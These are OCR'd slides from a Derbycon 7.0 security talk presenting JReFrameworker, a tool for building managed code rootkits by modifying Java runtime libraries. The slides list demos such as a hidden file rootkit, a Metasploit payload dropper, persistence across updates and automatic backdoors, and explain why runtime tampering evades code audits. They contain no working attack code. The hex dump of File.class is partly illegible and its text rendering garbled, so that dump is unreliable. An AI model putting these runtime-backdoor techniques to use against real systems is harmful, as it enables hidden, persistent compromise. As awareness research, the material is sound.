JReFrameworker: One Year Later


ben-holland.com (daedared)
jreframeworker.com

I ♥ Derbycon

- Derbycon 3.0: My first con ever! Loved it.
- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
  - How would you detect the difference between a spellchecker and a spellwrecker (inverted spellchecker)?

I ♥ Derbycon

- Derbycon 3.0: My first con ever! Loved it.
- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**



I ♥ Derbycon

- Derbycon 3.0: My first con ever! Loved it.
- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
  - How would you detect the difference between a spellchecker and a spellwrecker (inverted spellchecker)?
  - Managed Code Rootkits were presented for C# and Java in 2010, but no reliable tools existed for me to inject my payload in the JVM ☹


I ♥ Derbycon

- Derbycon 3.0: My first con ever! Loved it.
- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
- DEFCON 24: **Developing Managed Code Rootkits for the Java Runtime Environment.**
- Derbycon 7.0: **JReFrameworker: One Year Later.**
  - Bringing it full circle ☺

Overview (show all the demos!)


- Managed Code Rootkits
  - Demo 1: Hello World
- JReFrameworker
  - Demo 2: Hidden File Rootkit
- Payload Dropper
  - Demo 3: Post Exploitation with Metasploit
- Advanced Persistence
  - Demo 4: Surviving Java Updates
- Incremental Building
  - Demo 5: Restoring CVE-2012-4681
- Program Analysis Integrations
  - Demo 6: Automatic Backdoors
  - Demo 7: “Minority Report” Development
  - Demo 8: Context Aware Malware

Demo 1: Evil Java?




```

public class Test {

    public static void main(String[] args) {
        System.out.println("Hello World!");
    }

}

```

Managed Code Languages


Java Source Code (.java files)
Java Compiler
Java Bytecode (.class files)
Java Application (.jar file)
Write Once, Run Anywhere?
Java Application (.jar file)
Java Virtual Machine
Operating System (Windows, Mac, Linux)

Managed Code Rootkits



Java Source Code (.java files)
Java Compiler
Java Bytecode (.class files)
Java Application (.jar file)
Write Once, Run Anywhere?
Java Application (.jar file)
Evil Runtime Libraries (.jar files)
Java Virtual Machine
Operating System (Windows, Mac, Linux)

Background

- Not really a new idea…
  - Manipulating a library affects all applications using the library
  - Had previously been demonstrated on C# and Java (2010)
  - Recent surge in similar research for Python libraries
- Out of sight out of mind
  - Code reviews/audits don't typically audit runtimes
  - May be overlooked by forensic investigators
- JVM runtime is fully featured
  - Object Oriented programming
  - Platform independent portable rootkits (if done right)
- DEFCON 24: JReFrameworker (initial release)
  - Lowers the barrier to entry! (develop MCRs in Java source, minimal skillz required)
  - An awareness project for managed code rootkits

Modifying the Runtime

How can we modify the runtime for ~~good~~ evil purposes?




File.class

```
   0  CAFEBABE 00000033 022D0900 2E012709 002E0128 0A006001 290900A1 012A0900
  32  A1012B09 002E012C 0A009B01 2D09002E 012E0701 2F0A0009 012D0801 300A0060
  64  01310900 2E01320A 01330134 0701350A 000F012D 0A013301 360A0133 01370A01
  96  3301380A 00490139 07013A08 013B0A00 15013C0A 0049013D 08013E0A 0049013F
 128  0801400A 00600141 0801420A 00490143 0801440A 00490145 0801460A 00490147
 160  0801480A 00490149 08014A0A 0133014B 09002E01 4C0A0060 014D0A00 60014E0A
 192  0060014F 0A006001 500A0060 01510A00 2E015207 01530A00 2E01540A 01330155
 224  0A013301 560A002E 01570A00 2E015807 01590801 5A0A0034 013C0A01 33015B0A
 256  002E015C 08015D0A 0060015E 07015F0A 003B012D 0A003B01 600A003B 01610A00
 288  60016207 01630A00 40013C07 01640A00 2E01650A 002E0166 0A004201 670A002E
 320  01680A00 2E014908 01690701 6A0A0049 016B0701 6C07016D 0A004C01 6E0A016F
 352  01700A01 7101720A 01330173 0A017101 740A0133 01750A01 3301760A 01330177
 384  0A013301 780A0171 01790A01 33017A0A 017B017C 0A013301 7D0A002E 017E0701
 416  7F0A005B 012D0B01 8001810B 01820183 0B018201 84070185 0B018201 86070187
 448  0A002E01 880A005B 01830A00 5B01840A 005B0186 0701890B 018A018B 0A013301
 480  8C0A002E 018D0A00 2E018E0A 002E018F 0A002E01 900A002E 01910A01 33019208
 512  01930A01 3301940A 01330195 0A013301 960A002E 01970A00 2E01980A 002E0199
 544  0A017101 9A0A0133 019B0701 9C08010D 0A0[illegible] 3[illegible]171 019E0A01 33019F08
 576  01A00801 A10A009E [illegible] 9E01[illegible]A 00[illegible]1A4 [illegible]1A5[illegible] 01A60A00 84013C0A
 608  002E01A7 0A013301 [illegible]0A002[illegible] [illegible]1A90A01 [illegible] [illegible] [illegible] AD0A01AE
 640  01AF0800 A50A01B0 [illegible]B10A01 [illegible] [illegible] [illegible] [illegible] [illegible]
 672  B801B90A 013301BA [illegible]013301 [illegible] 01[illegible]0900 [illegible]1BD0 [illegible] [illegible]
 704  BF09002E 01C00701 [illegible]0701C[illegible] [illegible] 01[illegible]0100 [illegible] [illegible] [illegible]
 736  72790100 0C496E6E [illegible] 6173[illegible] 73[illegible]01C5 [illegible] [illegible] [illegible]
 768  73010002 66730100 144C6A61 76612F69 6F2F4669 6C655379 7374656D 3B010004
 800  70617468 0100124C 6A617661 2F6C616E 672F5374 72696E67 3B010006 73746174
 832  75730100 194C6A61 76612F69 6F2F4669 6C652450 61746853 74617475 733B0100
 864  0C707265 6669784C 656E6774 68010001 4901000D 73657061 7261746F 72436861
 896  72010001 43010009 73657061 7261746F 72010011 70617468 53657061 7261746F
 928  72436861 7201000D 70617468 53657061 7261746F 72010010 73657269 616C5665
 960  7273696F 6E554944 0100014A 01000D43 6F6E7374 616E7456 616C7565 05042DA4
 992  450E0DE4 FF010008 66696C65 50617468 0100144C 6A617661 2F6E696F 2F66696C
1024  652F5061 74683B01 00132461 73736572 74696F6E 73446973 61626C65 64010001
1056  5A010009 6973496E 76616C69 64010003 28295A01 0004436F 64650100 0F4C696E
1088  654E756D 62657254 61626C65 01000D53 7461636B 4D617054 61626C65 07015307
1120  01C50100 0F676574 50726566 69784C65 6E677468 01000328 29490100 063C696E
1152  69743E01 0016284C 6A617661 2F6C616E 672F5374 72696E67 3B492956 01002328
1184  4C6A6176 612F6C61 6E672F53 7472696E 673B4C6A 6176612F 696F2F46 696C653B
1216  29560701 85010015 284C6A61 76612F6C 616E672F 53747269 6E673B29 56010027
1248  284C6A61 76612F6C 616E672F 53747269 6E673B4C 6A617661 2F6C616E 672F5374
1280  72696E67 3B295601 0023284C 6A617661 2F696F2F 46696C65 3B4C6A61 76612F6C
```

```
 ¸ʃœ   3   '  . (  ` )
° +  .           . .  /
 1  . 2           -
3 8  I 9              I ?
 @  `  A  B          I G
 H  I  I  J  3       M  ` N
 ` O  ` P  ` Q  .     . T  3 U
 3 V  . W  . X  Y     4 <  3 [
 . \  ]  ` ^  _  ; -  ; `  ; a
` b  c  @ <  d  . e  . f  B g  .
 h  . I  i  j  I k  l  m  L n  o
 p  q r  3 s  q t  3 u  3 v  3 w
